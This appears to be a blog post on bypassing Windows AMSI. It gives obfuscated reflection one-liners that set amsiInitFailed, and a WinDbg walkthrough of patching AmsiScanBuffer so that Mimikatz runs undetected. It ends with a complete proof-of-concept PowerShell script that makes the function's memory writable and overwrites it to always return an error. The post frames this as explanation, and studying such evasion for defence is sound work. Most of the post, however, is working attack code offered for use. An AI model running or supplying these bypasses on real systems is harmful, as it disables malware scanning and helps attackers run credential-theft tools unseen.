[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').GetField('amsiInit'+'Failed','NonPublic,Static').SetValue($null,!$false)
Let’s analyze how this command bypasses AMSI. We can load the referenced assembly, System.Management.Automation.AmsiUtils, into dnSpy, a decompilation tool for .NET programs. The assembly can be found atC:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll. Once open, we can see that this is the assembly PowerShell uses to interact with AMS

Focusing on the ScanContent method, we can see it returns AMSI_RESULT_NOT_DETECTED if the amsiInitFailed variable is set to true.

This bypass simply sets amsiInitFailed to true, causing the ScanContent method to always return AMSI_RESULT_NOT_DETECTED. Although the original bypass is detected, it can be easily restored with minimal changes, such as string concatenation and changing $true to !$false.
[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').GetFie
ld('amsiInit'+'Failed','NonPublic,Static').SetValue($null,!$false)
Although the string “$true” gets blocked the first time, it is allowed after running our new version of the PowerShell payload, proving that it bypasses AMSI successfully, We successfully bypassed AMSI. This payload still works, even on Windows 11.

Attack AmsiScanBuffer
Inspect assemble codes of AmsiScanBuffer, we also noticed the code block that forces the function to exit with error.

At the end of the function, we can see this:

It seems that the actual anti-malware scanning is performed in the instructions that compose the big box on the left. Also, we notice that several JMP instructions land in mov eax 0x800700057 and then the function ends. The value 0x80070057 is a standardized error code from Microsoft, which is E_INVALIDARG. In this case, it’s used by AmsiScanBuffer() to return when the parameters passed by the caller code are not valid.
So, what would happen if we modify the AmsiScanBuffer() function in memory to bypass the anti-malware checking instructions altogether and force it always to return 0x80070057? Let’s check it!
first get byt-code of mov eax,0x80070057 so let’s examine the instructions using WinDBG:

By analyzing the disassembled instructions of the AmsiScanBuffer function, we observe that the instruction mov eax, 0x80070057 corresponds to the bytecode sequence b857000780. This instruction moves the E_INVALIDARG error code (0x80070057) into the EAX register. Following this with a ret instruction (c3), which returns from the function, we can effectively modify the beginning of AmsiScanBuffer to always return an error, thereby bypassing the Antimalware Scan Interface (AMSI).
In assembly language, the instructions are:
b857000780          mov eax,0x80070057
c3                  ret
This sequence moves the E_INVALIDARG value (0x80070057) into the EAX register, making it the return value of AmsiScanBuffer(), and then the function ends with a RET. As shown above, the bytes b8 57 00 07 80 and c3 correspond to these instructions.
Let’s patch it using WinDbg. First, execute the detected command Invoke-Mimikatz and break the execution. Then, check the current instructions at the beginning of AmsiScanBuffer().

instructions of the beginning of AmsiScanBuffer
As we are in a little-endian architecture (x86_64), we need to reverse the byte-code of the mov eax,0x80070057 | ret instructions: c380070057b8.
Modify the start of amsi!AmsiScanBuffer with those bytes.

After resuming execution, invoking Mimikatz is not detected as malicious. Enjoy an AMSI-free PowerShell session!

Below is the full proof-of-concept PowerShell script to automate this process:
function LookupFunc {
    Param ($moduleName, $functionName)
    # Retrieve the Microsoft.Win32.UnsafeNativeMethods type from System.dll
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
        Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    # Dynamically resolve GetProcAddress method using pattern matching
    $getProcAddress = $assem.GetMethods() | Where-Object { $_.Name -like "Ge*P*oc*ddress" }

    # Get module handle and return function address
    return $getProcAddress[0].Invoke($null, @(
        ($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)),
        $functionName
    ))
}

function getDelegateType {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )
    # Create dynamic type for unmanaged function delegation
    $type = [AppDomain]::CurrentDomain.
        DefineDynamicAssembly(
            (New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
            [System.Reflection.Emit.AssemblyBuilderAccess]::Run
        ).
        DefineDynamicModule('InMemoryModule', $false).
        DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
        [System.MulticastDelegate])

    # Define delegate constructor and method
    $type.DefineConstructor(
        'RTSpecialName, HideBySig, Public',
        [System.Reflection.CallingConventions]::Standard,
        $func
    ).SetImplementationFlags('Runtime, Managed')

    $type.DefineMethod(
        'Invoke',
        'Public, HideBySig, NewSlot, Virtual',
        $delType,
        $func
    ).SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}

# Resolve AmsiScanBuffer address from amsi.dll
[IntPtr]$funcAddr = LookupFunc amsi.dll AmsiScanBuffer
$oldProtectionBuffer = 0

# Create proper VirtualProtect delegate with correct signature (including UIntPtr for size)
$vpDelegate = getDelegateType @(
    [IntPtr],                  # lpAddress
    [UIntPtr],                 # dwSize (platform-dependent size)
    [UInt32],                  # flNewProtect
    [UInt32].MakeByRefType()   # lpflOldProtect
) ([Bool])                     # Return type

$vp = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(
    (LookupFunc kernel32.dll VirtualProtect),
    $vpDelegate
)

# Calculate size as UIntPtr for x64 compatibility
$patchSize = [UIntPtr]::new(6)

# Change memory protection to PAGE_EXECUTE_READWRITE (0x40)
$success = $vp.Invoke($funcAddr, $patchSize, 0x40, [ref]$oldProtectionBuffer)
if (-not $success) { throw "Failed to change memory protection to RWX" }

# Apply patch to force E_INVALIDARG return (0x80070057)
$patch = [Byte[]] (
    0xB8, 0x57, 0x00, 0x07, 0x80,  # mov eax, 0x80070057 (E_INVALIDARG)
    0xC3                             # ret
)
[System.Runtime.InteropServices.Marshal]::Copy($patch, 0, $funcAddr, $patch.Length)

# Restore original memory protection using saved value
$success = $vp.Invoke($funcAddr, $patchSize, $oldProtectionBuffer, [ref]$oldProtectionBuffer)
if (-not $success) { throw "Failed to restore original memory protection" }

Write-Host "[+] AmsiScanBuffer successfully patched! AMSI bypass complete."
However, returning 0x80070057 is not the only method to bypass AmsiScanBuffer(). We can also make it return 0 using instructions like sub eax, eax | ret or xor eax, eax | ret, achieving a successful bypass as well!.
If you notice any inaccuracies in this blog, feel that certain explanations could be improved, have additional techniques to share with the community, or would like me to write about a different subject, please contact me on Discord.
Reference
https://docs.microsoft.com/en-us/windows/win32/amsi/images/amsi7archi.jpg
[embed]Bypass AMSI on Windows 11 Motivationgustavshen.medium.com
[embed]Bypassing the Antimalware Scan Interface (AMSI) Part 1 Introductionmedium.com
메타데이터
- post_id
- 7fc6108b24ff
- slug
- amsi-bypass-understanding-and-evasion-techniques-7fc6108b24ff
- url
- https://medium.com/@youssefachtatal/amsi-bypass-understanding-and-evasion-techniques-7fc6108b24ff
- canonical_url
- https://medium.com/@youssefachtatal/amsi-bypass-understanding-and-evasion-techniques-7fc6108b24ff
- author_url
- https://medium.com/@youssefachtatal
- status
- ok
- fetched_at
- 2026-06-16 19:09:56